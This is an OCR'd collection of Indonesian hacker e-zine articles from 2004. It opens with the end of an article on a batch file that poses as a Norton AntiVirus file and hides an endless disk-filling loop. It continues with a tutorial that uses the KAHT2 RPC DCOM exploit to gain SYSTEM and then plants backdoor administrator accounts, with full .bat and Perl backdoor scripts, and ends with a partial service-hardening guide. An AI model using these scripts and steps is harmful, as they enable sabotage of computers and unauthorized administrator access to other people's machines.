ECHO I WAS HERE >> C:\FILE_BARU.TXT
```

menjadi

```
TYPE C:\WINDOWS\EXPLORER.EXE >> C:\FILE_BARU.TXT
```


file target berada di root folder C: dan hal ini pasti cepet
ketahuan. karena itu lebih baik file target diletakkan di folder
C:\WINDOWS [atau di C:\WINDOWS\SYSTEM]. karena di folder ini,
tidak mungkin akan ada pemilik komputer yang hapal isinya secara
keseluruhan. :P

beri nama yang... komputer banget. misalnya setLob.dll atau yang
lain, beri ekstensi yang mirip-mirip file penting.

AWAS, cara ini mungkin hanya untuk korban awam banget. untuk kor-
ban yang agak awam [1/2 awam] kita kelabui dengan cara lain. karena
jika tidak kita kelabui, begitu membaca file autoexec.bat dia akan
segera menyadari apa yang terjadi.

kita 'permainkan' dengan menggunakan SET, juga sedikit social engin
eering.

```
---------- autoexec.bat begin ----------
@echo off
@rem  NEEDED BY NORTON ANTI VIRUS

@rem  This file generated by Norton Anti Virus 2004 to optimize
@rem  the Virus Protection Performance. DO NOT delete OR modify
@rem  this file.

@echo off

set n=t
set o=yp
set x=dl
```



```
set c=set
set e=L
set q=v

:navcheck
%n%%o%e %windir%\explorer.exe >> %windir%\%c%%e%ob.%x%l
cls

echo.
echo NAV 2004 is checking system folder and files...
echo it may take a few second.
echo.
echo If the process not responding,
echo press C%n%rl+C and answer YES.
go%n%o na%q%check

------------------- end of file -------------------
```

silahkan diutak-atik sendiri biar lebih puas.
ketika saya coba, baru beberapa detik saja sudah dapat
file setLob.dll sebesar -/+ 100 MB!


NOTE:
---
uji coba menggunakan P4 2.0 GHz 128MB. dicoba di P2 266
64 MB agak lama juga untuk mendapatkan ukuran segitu.

output dari file batch ini adalah file setLob.dll yang
terletak di direktori C:\WINDOWS yang akan selalu ber-
tambah ukurannya.

GRRETZ TO:

- echo staff, of course ^_^
- newbie_hacker
- IKC's
- gembelkuasa.tk's
- MLFC's
- Martia the Alt+003 &_&
- Adikku enly

COMPLAIN TO:
---
mail: sandal at myrealbox.com
#ICQ: 1275138214 [oddesse]



Backd00ring WINDOS XP && 2000

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Pengantar

Tulisan ini dibuat untuk membuktikan bahwa sabotase account admin pada windows juga dapat dilakukan secara lokal, bisa dengan menggunakan software yang sama, atau bahkan tanpa software sama sekali tulisan ini juga menyambung artikel yang di buat oleh the_day, tetapi di khususkan untuk eksploitasi secara lokal .

artikel ini ditujukan untuk :
- buat yang lupa password admin :p
- buat yang mimpi pengen jadi admin :P
- buat yang dendam sama admin karena di curangin :)
- buat yang mau belajar exploitasi windows
- buat yang mau tau kebobrokan windows
- ..... (isi ndiri, kenapa kamu tertarik baca ini)

bahan yang di perlukan :
-sploits RPC DCOM : *kaht2 (for windust)
-atau sploits echokillrpc yang khusus local sploits
-account user biasa or minimal Guest


dari user biasa :

1. ekstrak kaht2 yang dimiliki, biar mudah taruh aja di C:\
terus jalankan :
start > run > command >

masuk ke c:\ipconfig or kalo males pake ip jaringan bisa pake ip buat loopback yaitu 127.0.0.1

ketik aja:
c:\kaht2 127.0.0.01 127.0.0.1

KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
PUBLIC VERSION :P



[+] Targets: 127.0.0.0-127.0.0.1 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 328
[+] Scan In Progress...
- Connecting to 127.0.0.1
  Sending Exploit to a [WinXP] Server...
- Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

2. jalankan echokillrpc.exe

dapatkan c:\windows\sysem32\

masuk deh :D dengan account Administrator

sekarang kamu mau ngapain? bikin backdoor aja or mau buat account baru admin or jadiin account kamu admin ?

a. bikin backdoor aja :D
kalo ini kamu kudu cari account yang gak di aktifkan sehingga user tersebut gak terdeteksi pada halaman login user :P
biasanya account Guest yang dibuat tidak aktif padahal masih ada/default
nah kamu bisa jadikan ini backdoor kamu , semisal kamu mau remote or login biasa :)

gimana caranya ? belajar :P , just kiddding!


kamu ketik sintax berikut ini , bair jelasnya kamu liat dulu account guest ada apa kagak ? pake sintax net user

C:\WINDOWS\system32>net user

net user

User accounts for \\

Administrator Guest HelpAssistant
SUPPORT_388945a0 y3dips
The command completed with one or more errors.



(cat : lihat ada beberapa account yang tercipta di situ dan dapat di manfaatkan :P)

YUPe, ternyata ada account guest, biar jelas apa dia aktif or kagak kita ketik aje net user Guest

```
C:\WINDOWS\system32>net user Guest
net user Guest
User name                    Guest
Full Name
Comment                      Built-in account for guest access to the computer/d
omain
User's comment
Country code                 000 (System Default)
Account active               No                 <=====gak aktif :p
Account expires              Never

Password last set            2/29/2004 3:58 AM
Password expires             Never
Password changeable          2/29/2004 3:58 AM
Password required            No
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/29/2004 3:42 AM

Logon hours allowed          All

Local Group Memberships      *Guests
Global Group memberships     *None
The command completed successfully.
```


hehehehe, ternyata gak aktif euy..

sekarang kita jadikan backdoor pake perintah

```
C:\WINDOWS\system32>net localgroup Administrators Guest /add
```

menjadikan user Guest menjadi group Administrators.

oke! kelar sudah jika kita perlu sekali-sekali maka tinggal memakai account ini, awas jangan sampai di ambil orang lo... or mau dikasih password aja, biar



lebih asyik :D
b. buat account sebagai admin

setelah dapet command prompt sebagai admin hasil dari eksploitasi dengan kaht2 atau echokillrpc, maka tinggal jalankan exploits echobacd00r.bat atau echobackd00r.exe yang dapat anda letakkan pada disket atau telah copikan ke C:\Windows\system32\

sehingga tinggal ketik

c:\windows\system32\echobacd00r.bat

selesai!!!

atau jika anda tidak menggunakan echobackd00r.bat atau echobackd00r.exe anda dapat mengetikkan secara manual dengan penggunaan net user dan net localgroup, untuk detilnya sama seperti pembuatan account admin pada artikel the_day tentang hacking windows 2000

2 . Ekploitasi karena kelemahan windust apabila saat installasi gak ngisiin password admin (inget gak!!)


cara termudah adalah kamu masuk ke windows, saat booting tekan F8, terus pilih safe mode dengan command prompt
setelah itu mausk deh ke account admin, :P

pake command prompt dan perintah net user untuk add user dan pake sintax net localgroup untuk jadikan user tsb admin ..

cat: terbukti pada beberapa pc yang di install di komputer tempat bekerja yang ternyata dibiartkan dengan admin yang tak berpassword :D,
(keasyikan buat click-click duang kali)

3. Eksploitasi lokal dengan menggunakan :
1. Disk bootable,+ echobackd00r.bat/echobackd00r.exe (jika ada)
2. Eksploits kaht2 or echokillrpc

masukkan disket,
apabila masuk ke command prompt maka silakan eksekusi langsung kaht2nya atau echokillrpc.



selanjutnya tinggal modifikasi account yang ada atau ciptakan account baru
(dapat menggunakan echobackd00r.bat atau secara manual)

cara ini dilakukan jika cara 1 dan 2 tidak bisa di lakukan
(cat : cara 1: account user biasa gak ada, cara 2: account admin
dengan F8 diberi password)

[perintah net user]

NET USER
[username [password | *] [options]] [/DOMAIN]
username {password | *} /ADD [options] [/DOMAIN]
username [/DELETE] [/DOMAIN]


NET USER creates and modifies user accounts on computers. When used without switches, it lists the user accounts for the computer. The user account information is stored in the user accounts database.

This command works only on servers.

username Is the name of the user account to add, delete, modify, or view. The name of the user account can have as many as 20 characters.
password Assigns or changes a password for the user's account. A password must satisfy the minimum length set with the /MINPWLEN option of the NET ACCOUNTS command. It can have as many as 14 characters.
* Produces a prompt for the password. The password is not displayed when you type it at a password prompt.
/DOMAIN Performs the operation on a domain controller of the current domain.
/ADD Adds a user account to the user accounts database.
/DELETE Removes a user account from the user accounts database.

Options Are as follows:

Options	Description
/ACTIVE:{YES | NO}	Activates or deactivates the account. If the account is not active, the user cannot access the server. The default is YES.
/COMMENT:"text"	Provides a descriptive comment about the user's account (maximum of 48 characters).



Enclose the text in quotation marks.

/COUNTRYCODE:nnn Uses the operating system country code to implement the specified language files for a user's help and error messages. A value of 0 signifies the default country code.

/EXPIRES:{date | NEVER} Causes the account to expire if date is set. NEVER sets no time limit on the account. An expiration date is in the form mm/dd/yy or dd/mm/yy, depending on the country code. Months can be a number, spelled out, or abbreviated with three letters. Year can be two or four numbers. Use slashes(/) (no spaces) to separate parts of the date.

/FULLNAME:"name" Is a user's full name (rather than a username). Enclose the name in quotation marks.

/HOMEDIR:pathname Sets the path for the user's home directory. The path must exist.

/PASSWORDCHG:{YES | NO} Specifies whether users can change their own password. The default is YES.

/PASSWORDREQ:{YES | NO} Specifies whether a user account must have a password. The default is YES.


/PROFILEPATH[:path] Sets a path for the user's logon profile.

/SCRIPTPATH:pathname Is the location of the user's logon script.

/TIMES:{times | ALL} Is the logon hours. TIMES is expressed as day[-day][,day[-day]],time[-time][,time [-time]], limited to 1-hour increments. Days can be spelled out or abbreviated. Hours can be 12- or 24-hour notation. For 12-hour notation, use am, pm, a.m., or p.m. ALL means a user can always log on, and a blank value means a user can never log on. Separate day and time entries with a comma, and separate multiple day and time entries with a semicolon.

/USERCOMMENT:"text" Lets an administrator add or change the User Comment for the account.

/WORKSTATIONS:{computername[,...] | *} Lists as many as eight computers from which a user can log on to the network. If /WORKSTATIONS has no list or if the list is *, the user can log on from any computer.




NET HELP command | MORE displays Help one screen at a time.

: :berikut di cantumkan 2 buah script backd00r


[echobackd00r.bat]

cut here &<----------

```
rem *echobackd00r.bat
rem *Maret 2004 - backd00r untuk XP && 2000
rem *dibuat untuk mempermudah menciptakan account admin
rem *Kombinasikan dengan SPLOITS untuk mendapatkan Account admin ex:
kaht2
rem *atau masuk ke pc yang masih default dengan disket :P baca eksploits lokal
rem *cara pakai, ubah dulu USER="backdoor"
rem *cara pakai, ubah dulu PASS="password"


rem *MULAI.

@echo off
PROMPT $P$G
cls
Color 87
GOto iklan

:setting

 rem *ganti USER dan PASS

 set USER="backdoor"
 set PASS="password"

 if %USER%=="backdoor" Goto gagal else GOto proses

:proses

 rem *masuk ke perintah tuk nambahin user + passwordnya

 net user %USER% %PASS% /add
 net localgroup Administrators %USER% /add
 net localgroup Users %USER% /delete
```




```
cls
echo.
echo   Account %USER% dengan password %PASS% telah berhasil di buat!
color 70


EXIT

:iklan

rem * just a banner from me :) , bisa di hilangkan :p

echo.
echo  ##########################################################
echo  #                                        #
echo  #                Echobackd00r                #
echo  #     dibuat dan di coba oleh y3dips with XP OS     #
echo  # greetz to :the_day for idea, moby, z3r0byt3,comex #
echo  #             note: ubah USER dan PASS            #
echo  #                                        #
echo  ##########################################################
echo.
echo                    tekan ENTER !!!
pause>nul

Goto setting

:gagal

echo.
echo       edit file echobackd00r.bat dan ubah USER dan PASSnya
echo.


rem *SELESAI.
rem *created by y3dips : maret 2004 : http://echo.or.id


cut here &<-------------------------------------------------------------
```



[echobackd00r.pl > ubah ke exe dengan perl2exe]

cut here &<----------

```
# echobackd00r.pl digunakan untuk membuat account admin pada Windows XP, 2000
# kombinasikan dengan sploits RPC DCOM seperti KAHT2 dsb
# ubah ke exe dengan perl2exe

#!/usr/bin/perl

printf"\n  ************************************************************\n";
  print "  *                                          *\n";
  print "  *                Echobackd00r              *\n";
  print "  *   created && tested by y3dips on XP Operating Sys      *\n";
  print "  * greetz : the_day (untuk idenya), moby, comex, z3r0byt3 *\n";
  print "  *         echo-memberz, newbie_hacker, puji_tiwili*     *\n";
  print "  *                                          *\n";
  printf"  ************************************************************\n\n";

if(@ARGV == 2)
{

$uname    = $ARGV[0];
$password = $ARGV[1];

        {
system(" net user $uname $password /add ");
system(" net localgroup Administrators $uname /add ");
system(" net localgroup Users $uname /delete ");
        }
}

else
{
print "   [Gunakan] echobackd00r.exe username password  \n";
}


# end.
# created by y3dips : download from http://echo.or.id

cut here &<----------
EOF.
```




Penutup.
tulisan ini tetap seperti tulisan-tulisan terdahulu yang ditujukan
untuk pendidikan dan bertujuan untuk membukakan mata kita semua terhadap
pentingnya security, segala bentuk penyalahgunaan adalah bukan merupakan
tanggung jawab penulis .

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3], echo memberz,
anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



Minimalisasi service yang berjalan di windows anda (XP)

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

ditujukan untuk mencegah eksploitasi dengan kaht (rpc eksploit)
di coba di XP operating system version 2002 service pack 1

description artikel :

artikel ini murni ditulis sebagai suatu riset alias ujicoba, semua hasil adalah bukan rekayasa :P, tetapi apa adanya sesuai dengan kemampuan penulis dalam memahami sistem operasi windows, bisa jadi akan berbeda hasilnya bila dilakukan oleh orang lain dengan kemampuan lain,

semua hasil tidak dianjurkan untuk di coba seutuhnya, karena minimal anda harus siap dan mau bereksperimen jika tidak cukuplah ini sebagai santapan otak anda saja.


"dont try it, if ur not sure about it"

preface :

sebagaimana lazimnya sistem operasi yang "tertutup " maka windows datang dengan service-service default yang apabila tidak kita teliti dapat sangat berbahaya, berbeda sekalI dengan sistem operasi yang bersifat open source. tetapi artikel ini bukan bermaksud membanding bandingkan atau menjelekkan windust tetapi disini aku akan berusaha memberikan sedikit tips untuk meningkatkan keamanan pada sistem operasi yang anda gunakan. walaupun mungkin tips ini tidak membantu cukup banyak untuk menutupi "lubang" padA windust apalagi untuk memperbaiki 'citra' nya yang telah 'tercoreng'.

kasus demi kasus terus mencoreng sistem operasi ini, kasus tErakhir yang cukup mengguncangkan adalah kebocoran pada RPC DCOM sertA berbagai worm yang cukup membuat microsuck berkeringat :P.baiklah , cukup sudah pembicaraan kita..KARENA Artikel ini dibuat bukan untuk menjelek jelekkan suatu OPs tertentu (ups) hehehe

Ingat artikel yang di buat oleh the_day ? hacking windows 2K && XP , artikel ini awalnya kami coba arahkan agar dapat digunakan untuk mengatasinya dan membantu menutupi kebocoran tersebut :P sehingga tidak bisa di eksploitasi lagi, ternyata? riset yang dilakukan masih belum memuASKAN ALIAS .. baca aaja deh . di bagian terakhir ada hasil ujicoba kami untuk melawan kaht2



main content :
"percobaan pada windows XP version 2002 service pack 1"

baiklah mari kita mulai,

[kenali service]
pertama -tama anda perlu untuk mengetahui services yang berjalan di pc atau '
di server anda,bagaimana caranya? bagi penggguna *nix ops sytem pasti tak
asing lagi dengan keampuhan "ps -aux" :) , bagaimana dengan windust? anda
bisa melihatnya secara under windows dengan menekan tombol "Ctrl + Alt + Del"
secara bersamaan , maka akan muncul windows task manager, dan anda dapat
mengklik tab processes, nah itulah services yang berjalan di pc anda.
, dan juga dapat menggunakan program pslist (penulis menggunakan ini)

PsList for Windows NT/2K/XP
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com


adapun hasil yang diperoleh ternyata lebih mendetail dibanding windows task manager:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	20	0:00:00.000	0:12:34.815	0:00:00.000
System	4	8	48	130	216	0:00:00.000	0:00:07.190	0:00:00.000
SMSS	428	11	3	21	344	0:00:00.010	0:00:00.070	0:18:52.728
csrss	484	13	10	316	2952	0:00:00.731	0:00:02.503	0:17:51.240
winlogon	508	13	21	505	2108	0:00:00.931	0:00:01.311	0:17:49.417
services	552	9	16	254	2908	0:00:00.370	0:00:01.562	0:17:46.323
lsass	564	9	19	282	848	0:00:00.330	0:00:00.460	0:17:46.283
svchost	840	8	4	44	1424	0:00:00.020	0:00:00.020	0:17:39.884
svchost	864	8	15	132	2868	0:00:00.060	0:00:00.040	0:17:38.882
spoolsv	1004	8	10	112	3084	0:00:00.050	0:00:00.110	0:17:35.247
Explorer	1400	8	15	298	20984	0:00:04.015	0:00:06.509	0:17:28.087
Tvrmvcr	1692	8	2	86	3240	0:00:01.532	0:00:11.196	0:17:17.722
ntvdm	116	8	4	41	1972	0:00:01.812	0:00:00.300	0:15:43.526
NOTEPAD	240	8	1	21	2016	0:00:00.170	0:00:00.190	0:14:50.109
WORDPAD	252	8	3	115	6656	0:00:06.098	0:00:05.207	0:14:42.709
cmd	1132	8	1	20	1076	0:00:00.020	0:00:00.020	0:00:00.360
pslist	1252	13	2	70	1472	0:00:00.040	0:00:00.010	0:00:00.170

nah, sekarang kita tahu services apa saja yang berjalan di pc/server kita. oke !!

atau dapat melihat pada windows task manager,tekan Ctrl +alt + Del secara bersamaan
dan liat processes tab.

sekarang untuk mengetahui services jaringan yang berjalan di komputer kita , maka



dapat kita gunakan perintah NETSTAT

C:\>netstat /?

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-e] [-n] [-o] [-s] [-p proto] [-r] [interval]


-a Displays all connections and listening ports.
-e Displays Ethernet statistics. This may be combined with the -s option.
-n Displays addresses and port numbers in numerical form.
-o Displays the owning process ID associated with each connection.
-p proto Shows connections for the protocol specified by proto; proto may be any of: TCP, UDP, TCPv6, or UDPv6. If used with the -s option to display per-protocol statistics, proto may be any of: IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
-r Displays the routing table.
-s Displays per-protocol statistics. By default, statistics are shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6; the -p option may be used to specify a subset of the default.
interval Redisplays selected statistics, pausing interval seconds between each display. Press CTRL+C to stop redisplaying statistics. If omitted, netstat will print the current configuration information once.

sekarang kita akan memakai NETSTAT -ANO

C:\DOCUME~1\Y3DIPS>netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	744
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	904
TCP	127.0.0.1:3001	0.0.0.0:0	LISTENING	1312
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING	744
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING	744
UDP	0.0.0.0:135	*:*		700
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		544
UDP	0.0.0.0:1026	*:*		744



UDP	0.0.0.0:3006	*:*	1748
UDP	127.0.0.1:123	*:*	744
UDP	127.0.0.1:1900	*:*	904
UDP	127.0.0.1:23909	*:*	1748

kita melihat seluruh koneksi dan listening port serta alamat dan nomor port serta process IDnya.(pc ujicoba tidak dipakai untuk koneksi ke jaringan) dari sini kita dapat mengetahui port yang default terbuka padahal kita stand alone.

wowww banyak banget :(

tcp : 135, 445, 1025, 1027, 5000, 3001, 3002 , 3003
udp : 135, 445, 500, 1026, 3006, 123, 1900, 23909

(cat : tidak selalu sama untuk setiap pc)


1. port udp 500 digunakan oleh protokol IKE (internet key exchange) dapat di tutup dengan menghentikan service IPsec

C:\>net stop policyagent
The IPSEC Services service is stopping.
The IPSEC Services service was stopped successfully.

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	744
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	904
TCP	127.0.0.1:3001	0.0.0.0:0	LISTENING	1312
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING	744
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING	744
UDP	0.0.0.0:135	*:*		700
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:1026	*:*		744
UDP	0.0.0.0:3006	*:*		1748
UDP	127.0.0.1:123	*:*		744
UDP	127.0.0.1:1900	*:*		904
UDP	127.0.0.1:23909	*:*		1748

lihatlah, udp 500 telah hilang :D



2. C:\>net stop ssdpsrv
The SSDP Discovery Service service is stopping.
The SSDP Discovery Service service was stopped successfully.

Active Connections


Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	744
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING	4
TCP	127.0.0.1:3001	0.0.0.0:0	LISTENING	1312
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING	744
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING	744
UDP	0.0.0.0:135	*:*		700
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:1026	*:*		744
UDP	0.0.0.0:3006	*:*		1748
UDP	127.0.0.1:123	*:*		744
UDP	127.0.0.1:23909	*:*		1748

3. C:\>net stop w32time
The Windows Time service is stopping.
The Windows Time service was stopped successfully.

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	744
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING	4
TCP	127.0.0.1:3001	0.0.0.0:0	LISTENING	1312
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING	744
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING	744
UDP	0.0.0.0:135	*:*		700
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:1026	*:*		744
UDP	0.0.0.0:3006	*:*		1748
UDP	127.0.0.1:23909	*:*		1748

4.C:\>net stop rdr
The following services are dependent on the Workstation service.
Stopping the Workstation service will also stop these services.



Messenger
Computer Browser

Do you want to continue this operation? (Y/N) [N]: y
The Messenger service is stopping.
The Messenger service was stopped successfully.

The Computer Browser service is stopping.
The Computer Browser service was stopped successfully.

The Workstation service is stopping.
The Workstation service was stopped successfully.

C:\>netstat -ano

Active Connections


Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	744
